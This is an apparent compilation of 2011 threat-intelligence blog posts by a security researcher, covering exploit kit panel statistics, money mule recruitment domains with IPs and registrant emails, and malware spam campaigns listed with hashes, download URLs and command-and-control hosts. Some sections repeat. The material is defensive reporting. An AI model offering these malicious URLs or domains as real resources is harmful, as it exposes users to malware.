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- 7. <u>http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html</u>
- 8. <u>http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html</u>
- 9. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html</u>
- 10. <u>http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html</u>
- 11. <u>http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html</u>

- 12. <u>http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html</u>
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- 17. <u>http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html</u>
- 18. <u>http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html</u>
- 19. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 20. <u>http://ddanchev.blogspot.com/</u>

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2.8

August

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Summarizing ZDNet's Zero Day Posts for July (2011-08-22 18:06)

The following is a brief summary of all of my posts at ZDNet's Zero Day for July. You can subscribe to my [1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

- 01.[3]'Leaked Video of Casey Anthony CONFESSING to Lawyer!' scam spreading on Facebook
- 02. [4]Anonymous leaks 90,000+ emails from compromised military contractor Booz Allen Hamilton
- 03. [5]'This girl must be Out of her Mind to do this on live Television!' scam spreading on Facebook
- 04. [6] Spamvertised bank statements serving scareware
- 05. [7]Internet Explorer 9 outperforms competing browsers in malware blocking test
- 06.[8]'Leaked Video! Amy Winehouse on Crack hours before death' scam spreading on Facebook
- 07.[9]Pfizer's Facebook hacked by AntiSec
- 08. [10]90,000+ pages compromised in mass iFrame injection attack
- 09. [11]Amazon's cloud services systematically exploited by cybercriminals

This post has been reproduced from [12]Dancho Danchev's blog. Follow him [13]on Twitter.

- 1. http://www.zdnet.com/topics/dancho+danchev?
 o=1&mode=rss&tag=mantle_skin;content
- 2. <u>http://feeds.feedburner.com/zdnet/security</u>
- 3. <u>http://www.zdnet.com/blog/security/leaked-video-of-casey-anthony-confessing-to-lawyer-scam-spreading-on-f</u>

acebook/8979

4. <u>http://www.zdnet.com/blog/security/anonymous-leaks-90000-emails-from-compromised-military-contractor-booz</u>

-allen-hamilton/8983

5. <u>http://www.zdnet.com/blog/security/this-girl-must-be-out-of-her-mind-to-do-this-on-live-television-scam-s</u>

preading-on-facebook/9070

- 6. <u>http://www.zdnet.com/blog/security/spamvertised-bank-statements-serving-scareware/9075</u>
- 7. <u>http://www.zdnet.com/blog/security/internet-explorer-9-outperforms-competing-browsers-in-malware-blocking</u>

-test/9086

8. <u>http://www.zdnet.com/blog/security/leaked-video-amy-winehouse-on-crack-hours-before-death-scam-spreading-</u>

on-facebook/9108

- 9. <u>http://www.zdnet.com/blog/security/pfizers-facebook-hacked-by-antisec/9113</u>
- 10. <u>http://www.zdnet.com/blog/security/90000-pages-compromised-in-mass-iframe-injection-attack/9116</u>

- 11. <u>http://www.zdnet.com/blog/security/amazons-cloud-services-systematically-exploited-by-cybercriminals/9122</u>
- 12. http://ddanchev.blogspot.com/
- 13. http://twitter.com/danchodanchev

807



A Peek Inside Web Malware Exploitation Kits (2011-08-29 13:19)

With web malware exploitation kits, continuing to represent the attack method of choice for the majority of

cybercriminals thanks to the [1]overall susceptibility of end and [2]enterprise users to client-side exploitation attacks, it's always worth taking a peek inside them from the perspective of the malicious attacker.

In this post, we'll take a peek inside three web malware exploitation kits, and discuss what makes them think

in terms of infected OSs, browser plugins and client-side exploits.

_Dragon Pack Web Malware Exploitation Kit

[3]

What we've got here is a rather modest in terms of activity, web malware exploitation kit admin panel. We've got

45 successful loads based on 588 unique visits, with the JavaRox exploit executed 42 times, successfully infecting 20

Firefox users. The exploits have successfully loaded on Windows XP 14 times, on Windows XP SP2 3 times, on

Windows Vista 12 times, and on Windows 7 15 times.

_Dragon Exploit Pack

808



The Dragon Exploit Pack has 45 successful loads based on 587 unique visitors, with the JavaJDK exploit executed

successfully 42 times. The kit is counting 13 successful loads on MSIE 8, and another 20 on Firefox, with 14 successful loads recorded for Windows XP, 2 on Windows XP SP2, 12 on Windows Vista and 15 on Windows 7.

_Katrin Exploit Pack

809



The Katrin Exploit Pack has 3277 successful loads based on 19933 unique visits, which represents a 17.32 % infection rate. The Java JSM exploit has been successfully loaded 535 times, Java SMB has been loaded 576 times, Java OBE

has been loaded 914 times, Old 4 PDF has been loaded 87 times, Libtiff PDF has been loaded 726 times, MDAC has

been loaded 96 times, Snapshot has been loaded 104 times, and HCP has been loaded 239 times.

The kit is counting 452 successful exploitation attempts against MSIE 5, 786 against MSIE7, 1198 against MSIE

8, 274 against Chrome, 522 against Firefox, 24 against Opera and 14 against Safari. The majority of loads have

affected Windows XP installations, with 2107 successful loads targeting the OS, following 625 on Windows Vista, and 503 on Windows 7.

_Liberty Exploit Pack

810



The Liberty Exploit pack screenshot, is showing the proportion successfully infected web browsers, with total of 555

successful loads based on 3029 unique visitors. 397 loads have affected Internet Explorer 6, 89 Internet Explorer 7, and 54 Firefox.

Bleeding Life Exploit Pack

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In this Bleeding Life web malware exploitation kit, we can clearly seen the dynamics behind the infections taking place. We see 554 successful loads based on 4106 unique visitors. JavaSignedApplet has been executed 161 times,

Adobe-90-2010-0188 has been executed 67 times, Adobe-80-2010-0188 has been executed 46 times, Java-2010-

0842 has been executed 203 times, Adobe-2008-2992 has been executed 74 times, and Adobe-2010-1297 has been

executed 2 times.

The majority of the infected population is based in the U.S, United Kingdom, Qatar, and Malaysia. Windows

XP has the highest market share of infected OSs, with 336 successful loads based on 2098 unique visitors. Followed by Windows 7 with 139 loads based on 1256 unique visitors, and 73 unique loads based on 719 unique visitors for

Windows Vista.

This post has been reproduced from [4]Dancho Danchev's blog. Follow him [5]on Twitter.

1. <u>http://www.zdnet.com/blog/security/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/9</u>

812

241

- 2. <u>http://www.zdnet.com/blog/security/kaspersky-12-different-vulnerabilities-detected-on-every-pc/9283</u>
- 3. <u>http://2.bp.blogspot.com/-</u> <u>bmN4o62dMmw/Tlth60Y7FSI/AAAAAAAAAE6U/ZIFYkeRzp5g/s1</u> <u>600/31372543.jpg</u>
- 4. http://ddanchev.blogspot.com/
- 5. http://twitter.com/danchodanchev

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Keeping Money Mule Recruiters on a Short Leash -Part Eleven (2011-08-29 15:51) The following intelligence brief is part of the [1] **Keeping Money Mule Recruiters on a Short Leash series**. In it,
I'll expose currently active money mule recruitment domains,
their domain registration details, currently responding

IPs, and related ASs.

Money mule recruitment domains:

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ACWOODE-GROUP.COM - 78.46.105.205 - Email: admin@acwoode-group.com

ACWOODE-GROUP.NET - 78.46.105.205 - Email: admin@acwoode-group.net

ART-GAPSON.COM - 78.46.105.205 - Email: admin@art-gapson.com

CONDOR-LLC-UK.NET - Email: admin@condor-llc-uk.net

CONDORLLC-UK.COM - Email: plods@fxmail.net

DE-DVFGROUP.BE

ELENTY-CO.NET - Email: abcs@mailti.com

ELENTY-LLC.COM - 78.46.105.205 - Email: admin@elenty-llc.com

fabia-art.com - 209.190.4.91 - Email: adios@cutemail.org

fine-artgroup.com - 209.190.4.91

GAPSONART.NET - 78.46.105.205 - Email: admin@gapsonart.net

gmd-contracting.com - 194.242.2.56 - Email: admin@gmd-contracting.com

GURU-GROUP.CC - 78.46.105.205 - Email: admin@guru-group.cc

GURU-GROUP.NET - 78.46.105.205 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 78.46.105.205 - Email: uq@mail13.com

Itd-scg.net - 209.190.4.91 - Email: amykylir@yahoo.com

NARTEN-ART.COM - 78.46.105.205 - Email: glamor@fxmail.net

NARTENART.NET - 78.46.105.205 - Email: admin@nartenart.net

panart-Ilc.com - 78.46.105.205 - Email: admin@panartllc.com

REFINEMENT-ANTIQUE.COM - 78.46.105.205 - Email: xe@fxmail.net

REFINEMENTUK-LTD.NET - 78.46.105.205 - Email: admin@refinementuk-ltd.net

SKYLINE-ANTIQUE.COM - 78.46.105.205 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 78.46.105.205 - Email: admin@skyline-ltd.net

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techce-group.com - 184.168.64.173 - Email: admin@techce-group.com

TODEX-GROUP.NET - 78.46.105.205 - Email: admin@todex-group.net

triad-webs.com - 85.17.24.226

The domains reside within the following ASs: **AS24940**, HETZNER-AS Hetzner Online AG RZ; **AS16265**, LeaseWeb B.V.

Amsterdam; **AS26496**, GODADDY .com, Inc.; **AS10297**, RoadRunner RR-RC-Enet-Columbus.

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Name servers of notice:

NS1.MKNS.SU - 85.25.250.244 - Email: mkns@cheapbox.ru

NS2.MKNS.SU - 46.4.148.119

NS3.MKNS.SU - 184.82.158.76

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.NAMESUKNS.CC - Email: pal@bz3.ru

NS2.NAMESUKNS.CC

NS3.NAMESUKNS.CC

NS1.NAMEUK.AT - Email: admin@nameuk.at

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NS2.NAMEUK.AT

NS3.NAMEUK.AT

NS1.UKDNSTART.NET - Email: admin@ukdnstart.ne

NS2.UKDNSTART.NET

NS3.UKDNSTART.NET

Monitoring of ongoing money mule recruitment campaigns is ongoing.

Related posts:

[2]Keeping Money Mule Recruiters on a Short Leash - Part Ten

[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine

[4]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[5]Keeping Money Mule Recruiters on a Short Leash - Part Seven

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[7]Keeping Money Mule Recruiters on a Short Leash - Part Five

[8]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

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[20]Money Mules Syndicate Actively Recruiting Since 2002

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- 2. <u>http://ddanchev.blogspot.com/2011/07/keeping-money-mule-recruiters-on-short.html</u>
- 3. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short 30.html</u>
- 4. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html</u>
- 5. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html</u>
- 6. <u>http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html</u>
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- 20. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 21. http://ddanchev.blogspot.com/

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Money mule recruitment domains:

820



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CONDOR-LLC-UK.NET - Email: admin@condor-llc-uk.net

CONDORLLC-UK.COM - Email: plods@fxmail.net

DE-DVFGROUP.BE

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GURU-GROUP.NET - 78.46.105.205 - Email: jj@cutemail.org

INTECHTODEX-GROUP.COM - 78.46.105.205 - Email: uq@mail13.com

Itd-scg.net - 209.190.4.91 - Email: amykylir@yahoo.com

NARTEN-ART.COM - 78.46.105.205 - Email: glamor@fxmail.net

NARTENART.NET - 78.46.105.205 - Email: admin@nartenart.net

panart-Ilc.com - 78.46.105.205 - Email: admin@panartllc.com

REFINEMENT-ANTIQUE.COM - 78.46.105.205 - Email: xe@fxmail.net

REFINEMENTUK-LTD.NET - 78.46.105.205 - Email: admin@refinementuk-ltd.net

SKYLINE-ANTIQUE.COM - 78.46.105.205 - Email: blurs@mailae.com

SKYLINE-LTD.NET - 78.46.105.205 - Email: admin@skyline-ltd.net

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techce-group.com - 184.168.64.173 - Email: admin@techce-group.com

TODEX-GROUP.NET - 78.46.105.205 - Email: admin@todex-group.net

triad-webs.com - 85.17.24.226

The domains reside within the following ASs: **AS24940**, HETZNER-AS Hetzner Online AG RZ; **AS16265**, LeaseWeb B.V.

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822



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NS3.MKNS.SU - 184.82.158.76

NS1.MNAMEDL.SU - 85.25.250.211 - Email: mnamed@yourisp.ru

NS2.MNAMEDL.SU - 46.4.148.118

NS3.MNAMEDL.SU - 184.82.158.75

NS1.MLDNS.SU - 85.25.145.63 - Email: mldns@free-id.ru

NS2.MLDNS.SU - 46.4.148.74

NS3.MLDNS.SU - 184.82.158.74

NS1.NAMESUKNS.CC - Email: pal@bz3.ru

NS2.NAMESUKNS.CC

NS3.NAMESUKNS.CC

NS1.NAMEUK.AT - Email: admin@nameuk.at

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NS2.NAMEUK.AT

NS3.NAMEUK.AT

NS1.UKDNSTART.NET - Email: admin@ukdnstart.ne

NS2.UKDNSTART.NET

NS3.UKDNSTART.NET

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[3]Keeping Money Mule Recruiters on a Short Leash - Part Nine

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[19]Money Mule Recruiters use ASProx's Fast Fluxing Services

[20]Money Mules Syndicate Actively Recruiting Since 2002

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- 5. <u>http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html</u>
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- 20. <u>http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html</u>
- 21. http://ddanchev.blogspot.com/

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2.9

September

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Summarizing 3 Years of Research Into Cyber Jihad (2011-09-11 13:34)

On this very special day, I'd like to honor the fallen by summarizing my research into cyber jihad, a topic I'm still highly passionate about. Enjoy and share it with your social circle!

- 1. [1] Tracking Down Internet Terrorist Propaganda
- 2. [2]Arabic Extremist Group Forum Messages' Characteristics
- 3. [3] Cyber Terrorism Communications and Propaganda
- 4. [4]A Cost-Benefit Analysis of Cyber Terrorism
- 5. [5] Current State of Internet Jihad
- 6. [6] Analysis of the Technical Mujahid Issue One
- 7. [7] Full List of Hezbollah's Internet Sites
- 8. [8] Steganography and Cyber Terrorism Communications
- 9. [9]Hezbollah's DNS Service Providers from 1998 to 2006
- 10. [10] Mujahideen Secrets Encryption Tool
- 11. [11] Analyses of Cyber Jihadist Forums and Blogs
- 12. [12] Cyber Traps for Wannabe Jihadists
- 13. [13]Inshallahshaheed Come Out, Come Out Wherever You Are
- 14. [14] GIMF Switching Blogs

- 15. [15] GIMF Now Permanently Shut Down
- 16. [16] GIMF "We Will Remain"
- 17. [17] Wisdom of the Anti Cyber Jihadist Crowd
- 18. [18] Cyber Jihadist Blogs Switching Locations Again
- 19. [19] Electronic Jihad v3.0 What Cyber Jihad Isn't
- 20. [20] Electronic Jihad's Targets List
- 21. [21] Teaching Cyber Jihadists How to Hack
- 22. [22] A Botnet of Infected Terrorists?
- 23. [23]Infecting Terrorist Suspects with Malware
- 24. [24] The Dark Web and Cyber Jihad
- 827
- 25. [25] Cyber Jihadist Hacking Teams
- 26. [26] Two Cyber Jihadist Blogs Now Offline
- 27. [27] Characteristics of Islamist Websites
- 28. [28] Cyber Traps for Wannabe Jihadists
- 29. [29] Mujahideen Secrets Encryption Tool
- 30. [30]An Analysis of the Technical Mujahid Issue Two
- 31. [31] Terrorist Groups' Brand Identities
- 32. [32] A List of Terrorists' Blogs

33. [33] Jihadists' Anonymous Internet Surfing Preferences

- 34. [34] Sampling Jihadists' IPs
- 35. [35] Cyber Jihadists' and TOR
- 36. [36]A Cyber Jihadist DoS Tool
- 37. [37] GIMF Now Permanently Shut Down
- 38. [38] Mujahideen Secrets 2 Encryption Tool Released
- 39. [39] Terror on the Internet Conflict of Interest

This post has been reproduced from [40]Dancho Danchev's blog. Follow him [41]on Twitter.

- 1. <u>http://ddanchev.blogspot.com/2006/06/tracking-down-internet-terrorist.html</u>
- 2. <u>http://ddanchev.blogspot.com/2006/05/arabic-extremist-group-forum-messages.html</u>
- 3. <u>http://ddanchev.blogspot.com/2006/08/cyber-terrorism-communications-and_22.html</u>
- 4. <u>http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html</u>
- 5. <u>http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html</u>
- 6. <u>http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html</u>

- 7. <u>http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html</u>
- 8. <u>http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html</u>
- 9. <u>http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html</u>
- 10. <u>http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html</u>
- 11. <u>http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html</u>
- 12. <u>http://ddanchev.blogspot.com/2007/03/cyber-traps-forwannabe-jihadists.html</u>
- 13. http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html
- 14. <u>http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html</u>
- 15. <u>http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html</u>
- 16. <u>http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html</u>
- 17. <u>http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html</u>
- 18. <u>http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html</u>

- 19. <u>http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html</u>
- 20. <u>http://ddanchev.blogspot.com/2007/11/electronic-jihads-targets-list.html</u>
- 21. <u>http://ddanchev.blogspot.com/2007/11/teaching-cyber-jihadists-how-to-hack.html</u>
- 22. <u>http://ddanchev.blogspot.com/2007/11/botnet-of-infected-terrorists.html</u>

- 23. <u>http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html</u>
- 24. <u>http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html</u>
- 25. <u>http://ddanchev.blogspot.com/2007/12/cyber-jihadist-hacking-teams.html</u>
- 26. <u>http://ddanchev.blogspot.com/2007/09/two-cyber-jihadist-blogs-now-offline.html</u>
- 27. <u>http://ddanchev.blogspot.com/2007/02/characteristics-</u>of-islamist-websites.html
- 28. <u>http://ddanchev.blogspot.com/2007/03/cyber-traps-forwannabe-jihadists.html</u>
- 29. <u>http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html</u>
- 30. <u>http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html</u>

- 31. <u>http://ddanchev.blogspot.com/2007/07/terrorist-groups-brand-identities.html</u>
- 32. <u>http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html</u>
- 33. <u>http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html</u>
- 34. <u>http://ddanchev.blogspot.com/2007/05/sampling-jihadists-ips.html</u>
- 35. <u>http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html</u>
- 36. <u>http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html</u>
- 37. <u>http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html</u>
- 38. <u>http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html</u>
- 39. <u>http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html</u>
- 40. <u>http://ddanchev.blogspot.com/</u>
- 41. <u>http://twitter.com/danchodanchev</u>





Summarizing ZDNet's Zero Day Posts for August (2011-09-27 19:13)

The following is a brief summary of all of my posts at ZDNet's Zero Day for August. You can subscribe to my

[1]personal RSS feed, [2]Zero Day's main feed, or follow me on Twitter:

- 01. [3] Study: Rootkits target pirated copies of Windows XP
- **02.** [4]56 percent of enterprise users using vulnerable Adobe Reader plugins
- 03. [5]New malware attack circulating on Facebook
- **04.** [6]Kaspersky: 12 different vulnerabilities detected on every PC
- **05.** [7]Spamvertised Uniform traffic tickets and invoices lead to malware
- **06.** [8]Latest version of Skype susceptible to malicious code injection flaw
- **07.** [9]Spamvertised 'Scan from a Xerox WorkCentre Pro' leads to malware
- **08.** [10]Malware Watch: FDIC and Western Union themed emails lead to malware

This post has been reproduced from [11]Dancho Danchev's blog. Follow him [12]on Twitter.

- 1. <u>http://www.zdnet.com/topics/dancho+danchev?</u> <u>o=1&mode=rss&tag=mantle_skin;content</u>
- 2. <u>http://feeds.feedburner.com/zdnet/security</u>

- 3. <u>http://www.zdnet.com/blog/security/study-rootkits-target-pirated-copies-of-windows-xp/9223</u>
- 4. <u>http://www.zdnet.com/blog/security/56-percent-of-enterprise-users-using-vulnerable-adobe-reader-plugins/9</u>

- 5. <u>http://www.zdnet.com/blog/security/new-malware-attack-circulating-on-facebook/9281</u>
- 6. <u>http://www.zdnet.com/blog/security/kaspersky-12-different-vulnerabilities-detected-on-every-pc/9283</u>
- 7. <u>http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289</u>
- 8. <u>http://www.zdnet.com/blog/security/latest-version-of-skype-susceptible-to-malicious-code-injection-flaw/9</u>

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- 9. <u>http://www.zdnet.com/blog/security/spamvertised-scan-from-a-xerox-workcentre-pro-leads-to-malware/9315</u>
- 10. <u>http://www.zdnet.com/blog/security/malware-watch-fdicand-western-union-themed-emails-lead-to-malware/932</u>

8

- 11. http://ddanchev.blogspot.com/
- 12. <u>http://twitter.com/danchodanchev</u>

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Spamvertised 'Uniform Traffic Ticket' and 'FDIC Notifications' Serving Malware - Historical OSINT

(2011-09-28 14:43)

The following intelligence brief will summarize the findings from a brief analysis performed on two malware

campaigns from August, namely, the [1]spamvertised Uniform Traffic Tickets and the [2]FDIC Notification.

_Uniform Traffic Tickets

Spamvertised attachments - Ticket-728-2011.zip; Ticket-064-211.zip; Ticket-728-2011.zip

Detection rates:

Ticket.exe - [3]**Gen:Trojan.Heur.FU.bqW@aK9ebrii** - Detection rate: 37/43 (86.0 %)

MD5: 6361d4a40485345c18473f3c6b4b6609

SHA1: 50b09bb2e0044aa139a84c2e445a56f01d70c185

SHA256:

ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4f e8d8a6759ad9725

Ticket1.exe - [4]**Trojan-Downloader.Win32.Small.ccxz** - Detection rate: 36/44 (81.8 %)

MD5 : e2a2d67b8a52ae655f92779bec296676

SHA1: ed3df72b4e073ffba7174ebc8cb77b2b7d012cbf

SHA256:

50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d13

64c7fd021a90cc

Upon execution the samples phone back to:

sdkjgndfjnf.ru/pusk3.exe - 91.220.0.55 (responding to the same IP is also survey-providers.info) - AS51630 - Email: 832

admin@sdkjgndfjnf.ru

rattsillis.com/ftp/g.php - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 -AS41018 - Email: admin@jokelimo.com

rattsillis.com/pusk3.exe - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 -AS41018 - Email: admin@jokelimo.com

DNS emulation of **ns1.lemanbrostm.info** reveals two domains **belidiskalom.com** - 178.208.76.175 - Email: admin@belidiskalom.com and **lemanbrostm.info** - Email: coz@yahoo.com using the same name server.

Known MD5 modifications for pusk3.exe at rattsillis.com:

c6dab856705b5dfd09b2adbe10701b05

f167213c6a79f2313995e80a8ac29939

f4764cce5c3795b1d63a299a5329d2e2

dae9e7653573478a6b41a62f7cb99c12

69c983c9dfaf37e346004c9aaf54a3d0

d875b8e32a231405c7fa96b810e9b361

628270c6e44b0fa21ef8e87c6bc36f57

9b69dabd876e967bcd2eb85465175e3b

0434c084dba8626df980c7974d5728e1

Related binaries and associated MD5 modifications:

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247; 82b6f18b130a1f0ce1ce928d0980fab0

rattsillis.com/pusk.exe - MD5:

55d8e25bc373a98c5c29284c989953ab; 368c86556e827d898f043a4d5f378fa0;

7411d0d29db91f2625ee36d438eb6ac4; 3ea4e9fd297b3058ebbb360c1581aaac;

rattsillis.com/pusk2.exe - MD5: dae9e7653573478a6b41a62f7cb99c12; b73705c097c9be9779730d801ad098e0;

d7952c1e77d7bb250cdfa88e157fb5a8

Known MD5 modifications for pusk3.exe at sdkjgndfjnf.ru: 8672f021e7705b6a8132b7dfc21617cf

sdkjgndfjnf.ru/blood.exe - MD5: 577cf0b7ca3d5bcbe35764024f241fa8; ebf7278a7239378e7d70d426779962ce

sdkjgndfjnf.ru/pusk2.exe - MD5: d9e36e25a3181f574fd5d520cb501d3a

sdkjgndfjnf.ru/pusk.exe - MD5: fce04f7681283207d585561ed91e77b4

sdkjgndfjnf.ru/blood.exe - MD5: 577cf0b7ca3d5bcbe35764024f241fa8

Detection rate for blood.exe:

blood.exe - [5] Trojan-Spy. Win 32. Zbot - 25/44 (56.8 %)

MD5: 577cf0b7ca3d5bcbe35764024f241fa8

SHA1: 30f542a44d06d9125cdfbdd38d79de778e4c0791

SHA256:

1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37 e3d4472f3dcd6f18

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_FDIC Notification

Spamvertised attachments: FDIC_Document.zip

Detection rate:

FDIC Document.exe -

Gen:Trojan.Heur.FU.bqW@a45Fklbi - 35/44 (79.5 %)

MD5: 7b5a271c58c6bb18d79cd48353127ff6 SHA1: 6526b6097df42f93bee25d7ea73f95d2fcc24d3a SHA256:

a09165c71a8dd2a1338b2bd0c92ae07495041ae15592e343 2bd50600e6ef2af0

Upon execution phones back to:

rattsillis.com/ftp/g.php

rattsillis.com/blood.exe

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247; 82b6f18b130a1f0ce1ce928d0980fab0

What's particularly interesting is the fact that both campaigns have been launched by the same cybercriminal,

with the same C &C - rattsillis.com also seen in the [6]spamvertised ACH Payment Canceled campaign.

This post has been reproduced from [7]Dancho Danchev's blog. Follow him [8]on Twitter.

- 1. <u>http://www.zdnet.com/blog/security/spamvertised-uniform-traffic-tickets-and-invoices-lead-to-malware/9289</u>
- 2. <u>http://www.zdnet.com/blog/security/malware-watch-fdic-and-western-union-themed-emails-lead-to-malware/932</u>

8

3.

<u>http://www.virustotal.com/file-scan/report.html?</u>
<u>id=ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4ba</u>
<u>d4fe8d8a</u>

6759ad9725-1315139717

4.

http://www.virustotal.com/file-scan/report.html?
id=50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16
d1364c7

<u>fd021a90cc-1315139775</u>

http://www.virustotal.com/file-scan/report.html?
id=1741ef5d24641ee99b5d78a68109162bebc714c3d19abc
37e3d447

2f3dcd6f18-1315161281

- 6. <u>http://labs.m86security.com/2011/09/an-analysis-of-the-ach-spam-campaign/</u>
- 7. http://ddanchev.blogspot.com/
- 8. <u>http://twitter.com/danchodanchev</u>

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(2011-09-28 14:43)

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Detection rates:

Ticket.exe - [3] Gen: Trojan. Heur. FU.bq W@aK9ebrii -

Detection rate: 37/43 (86.0 %)

MD5: 6361d4a40485345c18473f3c6b4b6609

SHA1: 50b09bb2e0044aa139a84c2e445a56f01d70c185

SHA256:

ca67a14bfed2a7bc2ac8be9c01cb17d5da12b75320b4bad4f e8d8a6759ad9725

Ticket1.exe - [4]**Trojan-Downloader.Win32.Small.ccxz** - Detection rate: 36/44 (81.8 %)

MD5 : e2a2d67b8a52ae655f92779bec296676

SHA1 : ed3df72b4e073ffba7174ebc8cb77b2b7d012cbf

SHA256:

50b104c5f8314327e03b01e7f7c2535d8de7cd9f73f8e16d13 64c7fd021a90cc

Upon execution the samples phone back to:

sdkjgndfjnf.ru/pusk3.exe - 91.220.0.55 (responding to the same IP is also survey-providers.info) - AS51630 - Email: 835

admin@sdkjgndfjnf.ru

rattsillis.com/ftp/g.php - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 -AS41018 - Email: admin@jokelimo.com

rattsillis.com/pusk3.exe - 195.189.226.109; 178.208.77.247; 195.189.226.107; 195.189.226.108 -AS41018 - Email: admin@jokelimo.com DNS emulation of **ns1.lemanbrostm.info** reveals two domains **belidiskalom.com** - 178.208.76.175 - Email: admin@belidiskalom.com and **lemanbrostm.info** - Email: coz@yahoo.com using the same name server.

Known MD5 modifications for pusk3.exe at rattsillis.com:

c6dab856705b5dfd09b2adbe10701b05

f167213c6a79f2313995e80a8ac29939

f4764cce5c3795b1d63a299a5329d2e2

dae9e7653573478a6b41a62f7cb99c12

69c983c9dfaf37e346004c9aaf54a3d0

d875b8e32a231405c7fa96b810e9b361

628270c6e44b0fa21ef8e87c6bc36f57

9b69dabd876e967bcd2eb85465175e3b

0434c084dba8626df980c7974d5728e1

Related binaries and associated MD5 modifications:

rattsillis.com/blood.exe - MD5: 23795cb9b2f5e19eff0df0cf2fba9247; 82b6f18b130a1f0ce1ce928d0980fab0

rattsillis.com/pusk.exe - MD5:

55d8e25bc373a98c5c29284c989953ab; 368c86556e827d898f043a4d5f378fa0;

7411d0d29db91f2625ee36d438eb6ac4; 3ea4e9fd297b3058ebbb360c1581aaac:

rattsillis.com/pusk2.exe - MD5: dae9e7653573478a6b41a62f7cb99c12; b73705c097c9be9779730d801ad098e0;

d7952c1e77d7bb250cdfa88e157fb5a8

Known MD5 modifications for pusk3.exe at sdkjgndfjnf.ru: 8672f021e7705b6a8132b7dfc21617cf

sdkjgndfjnf.ru/blood.exe - MD5: 577cf0b7ca3d5bcbe35764024f241fa8; ebf7278a7239378e7d70d426779962ce

sdkjgndfjnf.ru/pusk2.exe - MD5: d9e36e25a3181f574fd5d520cb501d3a

sdkjgndfjnf.ru/pusk.exe - MD5: fce04f7681283207d585561ed91e77b4

sdkjgndfjnf.ru/blood.exe - MD5: 577cf0b7ca3d5bcbe35764024f241fa8

Detection rate for blood.exe:

blood.exe - [5]**Trojan-Spy.Win32.Zbot** - 25/44 (56.8 %)

MD5: 577cf0b7ca3d5bcbe35764024f241fa8

SHA1: 30f542a44d06d9125cdfbdd38d79de778e4c0791

SHA256:

1741ef5d24641ee99b5d78a68109162bebc714c3d19abc37 e3d4472f3dcd6f18

_FDIC Notification

Spamvertised attachments: FDIC_Document.zip

Detection rate:

FDIC_Document.exe -

